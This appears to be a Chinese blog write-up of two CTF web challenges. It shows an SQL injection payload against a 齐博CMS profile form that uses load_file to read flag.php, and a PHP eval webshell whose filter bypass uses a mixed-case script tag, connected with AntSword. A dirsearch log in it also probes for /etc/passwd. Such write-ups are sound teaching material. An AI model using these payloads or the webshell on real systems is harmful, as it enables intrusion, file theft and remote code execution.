

i春秋CTF题目 百度杯 9月场 再见CMS Upload 复现

原创

AAAAAAAAAAAAA66 于 2021-12-24 22:43:37 发布 763 收藏 1

分类专栏: [CTF-WEB学习](#) 文章标签: [百度安全](#) [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/AAAAAAAAAAAAA66/article/details/122136132>

版权



[CTF-WEB学习](#) 专栏收录该内容

34 篇文章 1 订阅

订阅专栏

今天花了点时间刷了下题目, 遇到几道相对来说进阶的题目, 学习一下储备一些CTF思路, 这些题。。脑洞有点开。

目录

再见CMS

总结

Upload

绕过方法

总结

再见CMS

昨天刚做一道

[\[WEB攻防\] i春秋-“百度杯”CTF比赛 十二月场-YeserCMS cmseasy CmsEasy_5.6_20151009 无限制报错注入复现过程_AAAAAAAAAAAAA66的博客-CSDN博客](#)

今天继续按着套路来

“百度杯” CTF比赛 九月场



分值: 50分 类型: Web 题目名称: 再见CMS

已解答

题目内容: 这里还是有一个小脑洞

创建赛题

Flag:

提交

解题排名: 1 Wfox 2 icqf74b0bd7 3 c26

提交Writeup获取泉币

直接在线CMS指纹识别

识别一下

CMS: 齐博CMS(原PHP168 v系列)

请求状态码: 200

同ip网站cms查询: [113.107.238.209](#)

icp备案查
询: [ac52f819f0e84539bc7658bf76413ff09234869e175546c0.changame.ichunqiu.com](#)

whois查
询: [ac52f819f0e84539bc7658bf76413ff09234869e175546c0.changame.ichunqiu.com](#)

CSDN @AAAAAAAAAAAAA66

百度找到payload，都是些过了很久的漏洞了


这里简单知道是一个注入漏洞就行了，我们的目的是照着payload修改找flag

POC

```
简单构造一下，  
向http://localhost/qibov7/member/userinfo.php?job=edit&step=2  
发送数据包：  
  
truename=xxxx%0000&Limitword[000]=&email=123@qq.com&provinceid=,  
address=(select user()) where uid=38%23
```

需要修改的emali=123@qq.com 和 uid=38

其中emali 是我们注册时用的邮箱



 [高级搜索](#)

热门搜索:

欢迎注册

重要信息(必填)


帐号:	<input type="text" value="111"/>	✔ 恭喜你,此帐号可以使用!
邮箱:	<input type="text" value="111@qq.com"/>	✔ 恭喜你,此邮箱可以使用!
密码:	<input type="password" value="•••••"/>	✔ 恭喜你,此密码可以使用!
重复输入密码:	<input type="password" value="•••••"/>	
验证码:	<input type="text" value="ellt"/> 	

其它信息(可不填)

生日:	<input type="text" value="1960"/> 年 <input type="text" value="9"/> 月 <input type="text" value="9"/> 日
性别:	<input checked="" type="radio"/> 保密 <input type="radio"/> 男 <input type="radio"/> 女
QQ:	<input type="text"/>
MSN:	<input type="text"/>

CSDN @AAAAAAAAAAAAA66

uid: 点击我们个人主页, uid可以看到



下面到了自己动手的地方了(使用HACKBAR)

url

```
http://2ee06f40f1b54ce6acda4e66b31973067b028d2008ca40d9.changame.ichunqiu.com/member/homepage.php/member/us
```

post

```
trueuname=xxxx%0000&Limitword[000]=&email=111@qq.com&provinceid= , address=(select version()) where uid = 3
```

网站导航 | 博文日志 | 网友相册 | 同城博客

热门搜索: 搜一下 高级搜索

企业信息
 企业信息 企业信息 企业信息 企业信息 企业信息 企业信息 企业信息 企业信息 企业信息 企业信息 企业信息 企业信息 企业信息 企业信息 企业信息
 积分消费记录 积分消费记录 积分消费记录 积分消费记录 积分消费记录 积分消费记录 积分消费记录 积分消费记录 积分消费记录 积分消费记录
 标题
 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置
 wfdsa 统计

热门日志
 1. 企业信息 企业信息 企业信息 企业信息 企业信息 企业信息 企业信息 企业信息 企业信息 企业信息
 2. 积分消费记录 积分消费记录 积分消费记录 积分消费记录 积分消费记录 积分消费记录 积分消费记录 积分消费记录 积分消费记录
 3. 标题
 4. 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置 权限设置
 5. wfdsa 统计
 6. 统计

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar HackBar

Encryption Encoding SQL XSS Other

Load URL: http://2ee06f40f1b54ce6acda4e66b31973067b028d2008ca40d9.changame.ichunqiu.com/member/userinfo.php?job=edit&step=2

Split URL

Execute

Post data Referer User Agent Cookies [Clear All](#)

truename=xxxx%0000&Limitword[000]=&email=111@qq.com&provinceid= , address=(select version()) where uid = 3 %23

CSDN @AAAAAAAAAAAAA66

个人基本信息
 性别: 保密 生日: 0000-00-00
 所在城市: QQ
 联系MSN:
 个人网站:
 注册日期: 2021-12-24 21:52:39
 自我介绍:

个人动态信息
 最后登录时间: 2021-12-24 21:59:01
 最后登录IP所在地: **IP库不存在,请点击下载一个!**
 主页被访问数: 26
 主页最近被访问日期: 2021-12-24 21:57

我的私密资料

注册IP: 171.34.168.49 最后登录IP: **IP库不存在,请点击下载一个!** 邮政编码:
 真实姓名: xxxx',`provinceid`=' 身份证号码: 联系手机:
 联系电话: **联系地址: 5.5.35-1ubuntu1**

说明: 以上私密资料只有本人与管理员才可查看,其他人无法查看!

我的热门文章 发布文章

CSDN @AAAAAAAAAAAAA66

可以看到这里报错注入显示了 服务器版本, 所以到这我们就复现成功了
 接下来爆表 (利用where table_schema=database()不用爆库)

```
truename=xxxx%0000&Limitword[000]=&email=111@qq.com&provinceid= , address=(select group_concat(table_name)
```

真实姓名: xxx', 'provinceid' = 身份证号码:

联系电话: 联系地址: admin, article, blog, ad_compete_place, blog_ad_compete_user, blog_ad_config, blog_ad_norm_place, blog_ad_norm_user, blog_admin_menu, blog_alonepage, blog_area, blog_blog_area, blog_blog_class, blog_blog_comments, blog_bl

说明: 以上私密资料只有本人与管理员才可查看, 其它人无法查看!

CSDN @AAAAAAAAAAAAA66

太多表了, 一个一个查太麻烦了。(这里面没flag) 有一个提示

此文件不可写: /var/www/html/cache/label_cache/index_0_0_25_0_0_24be0.php

用dirsearch-master

```
[22:13:42] 301 - 427B - /cache → http://2ee06f40f1b54ce6acda4e66b31973067b028d2008ca40d9.changame.ichunqiu.com/cache/
[22:13:42] 400 - 150B - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[22:13:47] 301 - 426B - /data → http://2ee06f40f1b54ce6acda4e66b31973067b028d2008ca40d9.changame.ichunqiu.com/data/
[22:13:47] 403 - 342B - /data/
[22:13:54] 200 - 12B - /flag.php
[22:13:57] 301 - 428B - /images → http://2ee06f40f1b54ce6acda4e66b31973067b028d2008ca40d9.changame.ichunqiu.com/images/
[22:13:57] 403 - 344B - /images/
[22:13:57] 301 - 425B - /inc → http://2ee06f40f1b54ce6acda4e66b31973067b028d2008ca40d9.changame.ichunqiu.com/inc/
[22:13:57] 403 - 341B - /inc/
```

CSDN @AAAAAAAAAAAAA66



CSDN @AAAAAAAAAAAAA66

那么就想办法用注入获取flag.php了

这里就要用到load_file函数了

[MYSQL注入中load_file\(\)函数的进一步应用_收集盒 Book box-CSDN博客](#)

用16进制代表/var/www/html/flag.php

0x2f7661722f7777772f68746d6c2f666c61672e706870

最终payload

```
truename=111&Limitword[000]=&email=111@qq.com&provinceid=, address=(select load_file(0x2f7661722f7777772f68746d6c2f666c61672e706870) ) where uid = 3 %23
```

最后在个人主页查看源码

搜索flag

```
Q flag
<tr>...</tr>
<tr>
  <td>联系电话: </td>
  <td>
    联系地址:
    <!--?php echo 'flag is here'; 'flag{53d08f8f-66d9-4fa2-9cff-33fc27f980bf}'; </td-->
    </td>
  <td>空白 </td>
</tr>
<tr>...</tr>
</tbody>
```

CSDN @AAAAAAAAAAAAA66

总结

抓住了一个点就不要放，既然存在注入就一定要用注入获取到flag，如果获取不到，再去搜索其他的信息，最终一定要与注入结合，才能获取flag，不可能出题人引导你找到了一个漏洞却不让你用。

Upload

×
“百度杯” CTF比赛 九月场

分值: 50分 类型: Web 题目名称: Upload 已解答

题目内容: 想怎么传就怎么传, 就是这么任性。
tips: flag在flag.php中

65%

Flag: 提交

解题排名: 1 ByStudent 2 楚燕离 3 Fy-

提交Writeup获取泉币

CSDN @AAAAAAAAAAAAA66

简单上传个一句话

```
<?php
@eval($_POST["xxx"]);
?>
```

CSDN @AAAAAAAAAAAAA66

点击上传成功看路径，没路径是没办法用蚁剑连接的。

文件上传

你可以随意上传文件

上传成功!

选择文件
上传

CSDN @AAAAAAAAAAAAA66

ame.ichunqiu.com/u/1.php

```
@eval($_POST["xxx"]); ?>
```

CSDN @AAAAAAAAAAAAA66

绕过方法

上面我们分析，过滤了 `<? php` 这2个字符。怎么绕过呢？

- php长标签 `<script language="php">` 绕过`<?`
- 但是php 我们尝试大小写绕过 `pHp`

最终payload

```
<script language="pHp">@eval($_POST['xxx'])</script>
```

上传，蚁剑连接。

名称	日期	大小	属性
u	2021-12-24 07:11:29	4 Kb	0777
..	1970-01-01 00:00:00	NaN b	0
bootstrap.min.css	2016-08-28 10:58:26	119.67 Kb	0644
flag.php	2021-12-24 07:10:26	73 b	0644
index.php	2016-09-02 01:59:55	2.07 Kb	0644
jquery.min.js	2016-08-28 10:58:26	82.34 Kb	0644

CSDN @AAAAAAAAAAAAA66

```
1 <?php
2 echo 'here_is_flag';
3 'flag{1cf7cdbc-c31a-46b4-b357-e5bea6af0ad3}';
4
```

CSDN @AAAAAAAAAAAAA66

顺便也能在

index.php看见了过滤的代码

```
<?php
    if (is_uploaded_file($_FILES["file"]["tmp_name"])):
        $file = $_FILES['file'];
        $name = $file['name'];
        if (preg_match("/^[a-zA-Z0-9]+\.[a-zA-Z0-9]+$/", $name) ):
            $data = file_get_contents($file['tmp_name']);
            while($next = preg_replace("</>?/", "", $data)){
                $next = preg_replace("/php/", "", $next);
                if($data === $next) break;
                $data = $next;
            }
            file_put_contents(dirname(__FILE__) . '/u/' . $name, $data);
            chmod(dirname(__FILE__) . '/u/' . $name, 0644);
        }
    ?>
```

总结

这道题可以随便上传任意文件，但是对必要的一些php文件内容进行过滤，但是它给出了过滤的结果，想办法绕过过滤即可。

参考链接

[\[百度杯\]九月场 再见CMS writeup_Flyour的博客-CSDN博客_再见cms](#)

[MYSQL注入中load_file\(\)函数的进一步应用_收集盒 Book box-CSDN博客](#)

[“百度杯”CTF比赛 九月场——Web-Upload_lfish的博客-CSDN博客](#)



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)